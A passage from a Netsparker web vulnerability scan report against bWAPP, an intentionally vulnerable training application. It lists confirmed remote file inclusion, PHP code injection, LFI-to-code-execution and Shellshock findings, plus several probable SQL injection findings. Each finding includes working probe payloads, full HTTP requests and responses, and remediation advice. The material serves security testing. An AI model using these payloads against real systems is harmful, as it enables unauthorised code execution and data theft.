<td><a href="credits.php">Credits</a></td>
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>OS Command Injection</h1>

<form action="/bWAPP/commandi.php" method="POST">

<p>

<label for="target">DNS lookup:</label>
<input
…
```

6. Remote File Inclusion

1 TOTAL

CRITICAL

CONFIRMED

1

Netsparker identified a remote file inclusion vulnerability on the target web application.

This occurs when a file from any location can be injected into the attacked page and included as source code for parsing and execution.

Impact

Impact may differ depending on the execution permissions of the web server user. Any included source code could be executed by the web server in the context of the web server user, hence making arbitrary code execution possible. Where the web server user has administrative privileges, full system compromise is also possible.

Required Skills for Successful Exploitation

There are freely available web backdoors/shells for exploiting remote file inclusion vulnerabilities and using them requires little knowledge or attack skills. This has typically been one of the most widely leveraged web application vulnerabilities; therefore, there is a high level of information readily available to attacks on how to mount and successfully undertake these forms of attacks.

Remedy

- Wherever possible, do not allow the appending of file paths as a variable. File paths should be hard-coded or selected from a small pre-defined list.
- Where dynamic path concatenation is a major application requirement, ensure input validation is performed and that you only accept the minimum characters required - for example "a-Z0-9" - and that you filter out and do not allow characters such as ".." or "/" or "%00" (null byte) or any other similar multifunction characters.
- It's important to limit the API to only allow inclusion from a directory or directories below a defined path.

External References

- WASC - remote file inclusion

Classification

OWASP 2013-A1

6.1. /bWAPP/rlfi.php CONFIRMED

http://itsecgames.com/bWAPP/rlfi.php?action=go&language=hTTp%3a%2f%2fr87.com%2fn

Parameters

Parameter	Type	Value
action	GET	go
language	**GET**	**hTTp://r87.com/n**

Request

```
GET /bWAPP/rlfi.php?action=go&language=hTTp%3a%2f%2fr87.com%2fn HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/rlfi.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; secret=L2JXQVBQL3h4ZS0yLnBocA%3D%3D; movie_genre=%2FbWAPP%2Fxss_stored_2.php
Accept-Encoding: gzip, deflate
```

Response

```
…
">Français</option>
<option value="lang_nl.php">Nederlands</option>

</select>

<button type="submit" name="action" value="go">Go</button>

</form>

<br />
NETSPARKER_F0M1-44353702950-<script>netsparkerRFI(0x066666)</script>
</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>

…
```

7. Remote Code Evaluation (PHP)

1 TOTAL

CRITICAL

CONFIRMED

1

Netsparker identified a Remote Code Evaluation (PHP), which occurs when input data is run as source code.

This is a highly critical issue and should be addressed as soon as possible.

Impact

An attacker can execute arbitrary PHP code on the system. The attacker may also be able to execute arbitrary system commands.

Remedy

Do not accept input from end users which will be directly interpreted as source code. If this is a business requirement, validate all input to the application by removing any data that could be directly interpreted as PHP source code.

Required Skills for Successful Exploitation

This vulnerability is not difficult to leverage. PHP is a high level language for which there are vast resources available. Successful exploitation requires knowledge of the programming language, access to the source code or the ability to produce source code for use in such attacks, and minimal attack skills.

External References

- OWASP - Direct Dynamic Code Evaluation
- OWASP - Code Injection
- Dynamic Evaluation Vulnerabilities in PHP applications

Classification

OWASP 2013-A1

7.1. /bWAPP/phpi.php CONFIRMED

http://itsecgames.com/bWAPP/phpi.php?message=print(int)0xFFF9999-22

Parameters

Parameter	Type	Value
message	**GET**	**print(int)0xFFF9999-22**

Request

```
GET /bWAPP/phpi.php?message=print(int)0xFFF9999-22 HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/phpi.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
…

</table>

</div>

<div id="main">

<h1>PHP Code Injection</h1>

<p>This is just a test page, reflecting back your <a href="/bWAPP/phpi.php?message=test">message</a>...</p>

<p><i>2684092191</i></p>

</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>
<a href="http://be.linkedin.com/in/malikmesellem" ta
…
```

8. Remote Code Evaluation via Local File Inclusion (PHP)

Netsparker identified a Remote Code Evaluation via Local File Inclusion (PHP).

1 TOTAL

CRITICAL

CONFIRMED

1

Impact

An attacker can execute arbitrary PHP code by abusing the Local File Inclusion vulnerability on the server.

Required Skills for Successful Exploitation

Significant attacking skills are required because there is no tool or automated way to exploit this vulnerability. The attacker should first locate the local file inclusion vulnerability, then leverage it to the remote code evaluation.

Remedy

- If possible, do not permit file paths to be appended directly. Make them hard-coded or selectable from a limited hard-coded path list via an index variable.
- If you definitely need dynamic path concatenation, ensure you only accept required characters such as "a-Z0-9" and do not allow ".." or "/" or "%00" (null byte) or any other similar unexpected characters.
- It is important to limit the API to allow inclusion only from a directory and directories below it. This ensures that any potential attack cannot perform a directory traversal attack.

Classification

OWASP 2013-A1

8.1. /bWAPP/rlfi.php CONFIRMED

http://itsecgames.com/bWAPP/rlfi.php?action=go&language=data%3a%3bbase64%2cTlM3NzU0NTYxNDQ2NTc1

Parameters

Parameter	Type	Value
action	GET	go
language	**GET**	**data:;base64,TlM3NzU0NTYxNDQ2NTc1**

Request

```
GET /bWAPP/rlfi.php?action=go&language=data%3a%3bbase64%2cTlM3NzU0NTYxNDQ2NTc1 HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/rlfi.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; secret=L2JXQVBQL3h4ZS0yLnBocA%3D%3D; movie_genre=%2FbWAPP%2Fxss_stored_2.php
Accept-Encoding: gzip, deflate
```

Response

```
…
">Français</option>
<option value="lang_nl.php">Nederlands</option>

</select>

<button type="submit" name="action" value="go">Go</button>

</form>

<br />
NS7754561446575
</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>
<a href="http://be.linkedin.com/in/malikmesellem"
…
```

9. Bash Command Injection Vulnerability (Shellshock Bug)

1 TOTAL

CRITICAL

CONFIRMED

1

Netsparker identified the Bash Command Injection Vulnerability (Shellshock Bug) in the target web server.

The Shellshock bug allows attackers to execute arbitrary commands on the target system. This vulnerability is known to exploit widely and should be addressed as soon as possible.

Impact

An attacker can execute arbitrary commands on the system.

Remedy

Upgrade your system by following these instructions

Remedy References

- Resolution for Bash Code Injection Vulnerability in Red Hat Enterprise Linux

External References

- Everything you need to know about the Shellshock Bash bug
- CVE-2014-6271

Classification

OWASP 2013-A1

9.1. /bWAPP/cgi-bin/shellshock.sh CONFIRMED

http://itsecgames.com/bWAPP/cgi-bin/shellshock.sh

Parameters

Parameter	Type	Value
Referer	**HTTP Header**	**() { :;}; echo "NS:" $(/bin/sh -c "expr 268409241 - 2")**

Request

```
GET /bWAPP/cgi-bin/shellshock.sh HTTP/1.1
Cache-Control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Referer: () { :;}; echo "NS:" $(/bin/sh -c "expr 268409241 - 2")
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; secret=L2JXQVBQL3h4ZS0yLnBocA%3D%3D; movie_genre=%2FbWAPP%2Fxss_stored_2.php
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 04 Nov 2014 15:24:48 GMT
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
NS: 268409239
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
<link rel=stylesheet type=text/css href=../stylesheets/stylesheet.css />
<title>bWAPP - Shellshock Vulnerability (CGI)</title>
</head>
<body>
<div id=frame>
<p><i>
This is my first Bash script :)<br />
Current user:
www-data
</i></p>
</div>
</body>
</html>
```

10. [Probable] SQL Injection

16 TOTAL
CRITICAL

Netsparker identified a probable SQL injection, which occurs when data input by a user is interpreted as an SQL command rather than as normal data by the backend database.

This is an extremely common vulnerability and its successful exploitation can have critical implications.

Even though Netsparker believes there is a SQL injection in here, it **could not confirm** it. There can be numerous reasons for Netsparker not being able to confirm this. We strongly recommend investigating the issue manually to ensure it is an SQL injection and that it needs to be addressed. You can also consider sending the details of this issue to us so we can address this issue for the next time and give you a more precise result.

Impact

Depending on the backend database, database connection settings and the operating system, an attacker can mount one or more of the following type of attacks successfully:

- Reading, updating and deleting arbitrary data/tables from the database.
- Executing commands on the underlying operating system.

Actions to Take

1. See the remedy for solution.
2. If you are not using a database access layer (DAL) within the architecture consider its benefits and implement if appropriate. As a minimum the use of s DAL will help centralize the issue and its resolution. You can also use ORM (*object relational mapping*). Most ORM systems use parameterized queries and this can solve many if not all SQL injection based problems.
3. Locate all of the dynamically generated SQL queries and convert them to parameterized queries. (*If you decide to use a DAL/ORM, change all legacy code to use these new libraries.*)
4. Monitor and review weblogs and application logs to uncover active or previous exploitation attempts.

Remedy

A very robust method for mitigating the threat of SQL injection-based vulnerabilities is to use parameterized queries (*prepared statements*). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

Required Skills for Successful Exploitation

There are numerous freely available tools to test for SQL injection vulnerabilities. This is a complex area with many dependencies; however, it should be noted that the numerous resources available in this area have raised both attacker awareness of the issues and their ability to discover and leverage them. SQL injection is one of the most common web application vulnerabilities.

External References

- OWASP SQL injection
- SQL injection Cheat Sheet

Remedy References

- SQL injection Prevention Cheat Sheet
- MSDN - Protect From SQL injection in ASP.NET
- OWASP Preventing SQL injection in Java
- Prepared Statements and Stored Procedures in PHP

Classification

OWASP 2013-A1

10.1. /bWAPP/xxe-2.php

http://itsecgames.com/bWAPP/xxe-2.php

Parameters

Parameter	Type	Value
/reset[1]/login[1]/text()[1]	XML Parameter	bee
/reset[1]/secret[1]/text()[1]	**XML Parameter**	**' (select convert(int,CHAR(95) CHAR(33) CHAR(64) CHAR(50) CHAR(100) CHAR(105) CHAR(108) CHAR(101) C...**

Certainty

Request

```
POST /bWAPP/xxe-2.php HTTP/1.1
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept: */*
Origin: http://itsecgames.com
Referer: http://itsecgames.com/bWAPP/insecure_direct_object_ref_3.php
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=%2FbWAPP%2Fxss_stored_2.php
Accept-Encoding: gzip, deflate
Content-Length: 198
Content-Type: text/xml; charset=utf-8

<reset><login>bee</login><secret>'+ (select convert(int,CHAR(95)+CHAR(33)+CHAR(64)+CHAR(50)+CHAR(100)+CHAR(105)+CHAR(108)+CHAR(101)+CHAR(109)+CHAR(109)+CHAR(97)) FROM
syscolumns) +'</secret></reset>
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 15:15:21 GMT
Pragma: no-cache
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Length: 241
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

Connect Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near
'int,CHAR(95)+CHAR(33)+CHAR(64)+CHAR(50)+CHAR(100)+CHAR(105)+CHAR(108)+CHAR(101)+' at line 1
```

10.2. /bWAPP/sqli_1.php

http://itsecgames.com/bWAPP/sqli_1.php?title=%27%2b+(select+convert(int%2cCHAR(95)%2bCHAR(33)%2bCHAR...

Parameters

Parameter	Type	Value
title	**GET**	**' (select convert(int,CHAR(95) CHAR(33) CHAR(64) CHAR(50) CHAR(100) CHAR(105) CHAR(108) CHAR(101) C...**
action	GET	search

Certainty

Request

```
GET /bWAPP/sqli_1.php?title=%27%2b+
(select+convert(int%2cCHAR(95)%2bCHAR(33)%2bCHAR(64)%2bCHAR(50)%2bCHAR(100)%2bCHAR(105)%2bCHAR(108)%2bCHAR(101)%2bCHAR(109)%2bCHAR(109)%2bCHAR(97))+FROM+syscolumns)+%2b%27&actio
n=search HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_1.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
…
<b>Character</b></td>
<td width="80"><b>Genre</b></td>
<td width="80"><b>IMDb</b></td>

</tr>

<tr height="50">

<td colspan="5" width="580">Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '+
(select convert(int,CHAR(95)+CHAR(33)+CHAR(64)+CHAR(50)+CHAR(100)+CHAR(105)+CH' at line 1
```

10.3. /bWAPP/sqli_6.php

http://itsecgames.com/bWAPP/sqli_6.php

Parameters

Parameter	Type	Value
title	**POST**	**' (select convert(int,CHAR(95) CHAR(33) CHAR(64) CHAR(50) CHAR(100) CHAR(105) CHAR(108) CHAR(101) C...**
action	POST	search

Certainty

Request

```
POST /bWAPP/sqli_6.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_6.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 198
Content-Type: application/x-www-form-urlencoded

title=%27%2b+
(select+convert(int%2cCHAR(95)%2bCHAR(33)%2bCHAR(64)%2bCHAR(50)%2bCHAR(100)%2bCHAR(105)%2bCHAR(108)%2bCHAR(101)%2bCHAR(109)%2bCHAR(109)%2bCHAR(97))+FROM+syscolumns)+%2b%27&actio
n=search
```

Response

```
…
<b>Character</b></td>
<td width="80"><b>Genre</b></td>
<td width="80"><b>IMDb</b></td>

</tr>

<tr height="50">

<td colspan="5" width="580">Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '+
(select convert(int,CHAR(95)+CHAR(33)+CHAR(64)+CHAR(50)+CHAR(100)+CHAR(105)+CH' at line 1
```

10.4. /bWAPP/sqli_8-2.php

http://itsecgames.com/bWAPP/sqli_8-2.php

Parameters

Parameter	Type	Value
/reset[1]/login[1]/text()[1]	XML Parameter	bee
/reset[1]/secret[1]/text()[1]	**XML Parameter**	**' (select convert(int,CHAR(95) CHAR(33) CHAR(64) CHAR(50) CHAR(100) CHAR(105) CHAR(108) CHAR(101) C...**

Certainty

Request

```
POST /bWAPP/sqli_8-2.php HTTP/1.1
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept: */*
Origin: http://itsecgames.com
Referer: http://itsecgames.com/bWAPP/sqli_8-1.php
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 198
Content-Type: text/xml; charset=utf-8

<reset><login>bee</login><secret>'+ (select convert(int,CHAR(95)+CHAR(33)+CHAR(64)+CHAR(50)+CHAR(100)+CHAR(105)+CHAR(108)+CHAR(101)+CHAR(109)+CHAR(109)+CHAR(97)) FROM
syscolumns) +'</secret></reset>
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:43:38 GMT
Pragma: no-cache
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Length: 241
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

Connect Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near
'int,CHAR(95)+CHAR(33)+CHAR(64)+CHAR(50)+CHAR(100)+CHAR(105)+CHAR(108)+CHAR(101)+' at line 1
```

10.5. /bWAPP/sqli_7.php

http://itsecgames.com/bWAPP/sqli_7.php

Parameters

Parameter	Type	Value
blog	POST	add
entry	**POST**	**' (select convert(int,CHAR(95) CHAR(33) CHAR(64) CHAR(50) CHAR(100) CHAR(105) CHAR(108) CHAR(101) C...**

Certainty

Request

```
POST /bWAPP/sqli_7.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_7.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 193
Content-Type: application/x-www-form-urlencoded

blog=add&entry=%27%2b+
(select+convert(int%2cCHAR(95)%2bCHAR(33)%2bCHAR(64)%2bCHAR(50)%2bCHAR(100)%2bCHAR(105)%2bCHAR(108)%2bCHAR(101)%2bCHAR(109)%2bCHAR(109)%2bCHAR(97))+FROM+syscolumns)+%2b%27
```

Response

```
…
entry to our blog:</label><br />
<textarea name="entry" id="entry" cols="80" rows="3"></textarea></p>

<button type="submit" name="blog" value="add">Add Entry</button>

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near
'int,CHAR(95)+CHAR(33)+CHAR(64)+CHAR(50)+CHAR(100)+CHAR(105)+CHAR(108)+CHAR(101)+' at line 1<br /><br
…
```

10.6. /bWAPP/sqli_2.php

http://itsecgames.com/bWAPP/sqli_2.php?action=go&movie=%2527

Parameters

Parameter	Type	Value
action	GET	go
movie	**GET**	**'**

Certainty

Request

```
GET /bWAPP/sqli_2.php?action=go&movie=%2527 HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_2.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
…
<b>Character</b></td>
<td width="80"><b>Genre</b></td>
<td width="80"><b>IMDb</b></td>

</tr>

<tr height="50">

<td colspan="5" width="580">Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%27' at
line 1
```

10.7. /bWAPP/xxe-2.php

http://itsecgames.com/bWAPP/xxe-2.php

Parameters

Parameter	Type	Value
/reset[1]/login[1]/text()[1]	**XML Parameter**	**' (select convert(int,CHAR(95) CHAR(33) CHAR(64) CHAR(50) CHAR(100) CHAR(105) CHAR(108) CHAR(101) C...**
/reset[1]/secret[1]/text()[1]	XML Parameter	Any bugs?

Certainty

Request

```
POST /bWAPP/xxe-2.php HTTP/1.1
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept: */*
Origin: http://itsecgames.com
Referer: http://itsecgames.com/bWAPP/insecure_direct_object_ref_3.php
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=%2FbWAPP%2Fxss_stored_2.php
Accept-Encoding: gzip, deflate
Content-Length: 204
Content-Type: text/xml; charset=utf-8

<reset><login>'+ (select convert(int,CHAR(95)+CHAR(33)+CHAR(64)+CHAR(50)+CHAR(100)+CHAR(105)+CHAR(108)+CHAR(101)+CHAR(109)+CHAR(109)+CHAR(97)) FROM syscolumns) +'</login>
<secret>Any bugs?</secret></reset>
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 15:13:54 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

Connect Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near
'int,CHAR(95)+CHAR(33)+CHAR(64)+CHAR(50)+CHAR(100)+CHAR(105)+CHAR(108)+CHAR(101)+' at line 1
```

10.8. /bWAPP/sqli_3.php

http://itsecgames.com/bWAPP/sqli_3.php

Parameters

Parameter	Type	Value
login	POST	3
password	**POST**	**' (select convert(int,CHAR(95) CHAR(33) CHAR(64) CHAR(50) CHAR(100) CHAR(105) CHAR(108) CHAR(101) C...**
form	POST	submit

Certainty

Request

```
POST /bWAPP/sqli_3.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_3.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 207
Content-Type: application/x-www-form-urlencoded

login=3&password=%27%2b+
(select+convert(int%2cCHAR(95)%2bCHAR(33)%2bCHAR(64)%2bCHAR(50)%2bCHAR(100)%2bCHAR(105)%2bCHAR(108)%2bCHAR(101)%2bCHAR(109)%2bCHAR(109)%2bCHAR(97))+FROM+syscolumns)+%2b%27&form=
submit
```

Response

```
…
<input type="password" id="password" name="password" size="20" autocomplete="off" /></p>

<button type="submit" name="form" value="submit">Login</button>

</form>

<br />
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near
'int,CHAR(95)+CHAR(33)+CHAR(64)+CHAR(50)+CHAR(100)+CHAR(105)+CHAR(108)+CHAR(101)+' at line 1
```

10.9. /bWAPP/sqli_13.php

http://itsecgames.com/bWAPP/sqli_13.php

Parameters

Parameter	**Type**	**Value**
action	POST	go
movie	**POST**	**'**

Certainty

Request

```
POST /bWAPP/sqli_13.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_13.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 21
Content-Type: application/x-www-form-urlencoded

action=go&movie=%2527
```

Response

```
…
<b>Character</b></td>
<td width="80"><b>Genre</b></td>
<td width="80"><b>IMDb</b></td>

</tr>

<tr height="50">

<td colspan="5" width="580">Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%27' at
line 1
```

10.10. /bWAPP/xss_login.php

http://itsecgames.com/bWAPP/xss_login.php

Parameters

Parameter	**Type**	**Value**
login	POST	3
password	**POST**	**' (select convert(int,CHAR(95) CHAR(33) CHAR(64) CHAR(50) CHAR(100) CHAR(105) CHAR(108) CHAR(101) C...**
form	POST	submit

Certainty

Request

```
POST /bWAPP/xss_login.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/xss_login.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 207
Content-Type: application/x-www-form-urlencoded

login=3&password=%27%2b+
(select+convert(int%2cCHAR(95)%2bCHAR(33)%2bCHAR(64)%2bCHAR(50)%2bCHAR(100)%2bCHAR(105)%2bCHAR(108)%2bCHAR(101)%2bCHAR(109)%2bCHAR(109)%2bCHAR(97))+FROM+syscolumns)+%2b%27&form=
submit
```

Response

```
…
<input type="password" id="password" name="password" size="20" autocomplete="off" /></p>

<button type="submit" name="form" value="submit">Login</button>

</form>

<br />
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near
'int,CHAR(95)+CHAR(33)+CHAR(64)+CHAR(50)+CHAR(100)+CHAR(105)+CHAR(108)+CHAR(101)+' at line 1
```

10.11. /bWAPP/sqli_16.php

http://itsecgames.com/bWAPP/sqli_16.php

Parameters

Parameter	Type	Value
login	**POST**	**' (select convert(int,CHAR(95) CHAR(33) CHAR(64) CHAR(50) CHAR(100) CHAR(105) CHAR(108) CHAR(101) C...**
password	POST	3
form	POST	submit

Certainty

Request

```
POST /bWAPP/sqli_16.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_16.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 207
Content-Type: application/x-www-form-urlencoded

login=%27%2b+
(select+convert(int%2cCHAR(95)%2bCHAR(33)%2bCHAR(64)%2bCHAR(50)%2bCHAR(100)%2bCHAR(105)%2bCHAR(108)%2bCHAR(101)%2bCHAR(109)%2bCHAR(109)%2bCHAR(97))+FROM+syscolumns)+%2b%27&passw
ord=3&form=submit
```

Response

```
…
<input type="password" id="password" name="password" size="20" autocomplete="off" /></p>

<button type="submit" name="form" value="submit">Login</button>

</form>

<br />
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near
'int,CHAR(95)+CHAR(33)+CHAR(64)+CHAR(50)+CHAR(100)+CHAR(105)+CHAR(108)+CHAR(101)+' at line 1
```

10.12. /bWAPP/xss_login.php

http://itsecgames.com/bWAPP/xss_login.php

Parameters

Parameter	Type	Value
login	**POST**	**' (select convert(int,CHAR(95) CHAR(33) CHAR(64) CHAR(50) CHAR(100) CHAR(105) CHAR(108) CHAR(101) C...**
password	POST	3
form	POST	submit

Certainty

Request

```
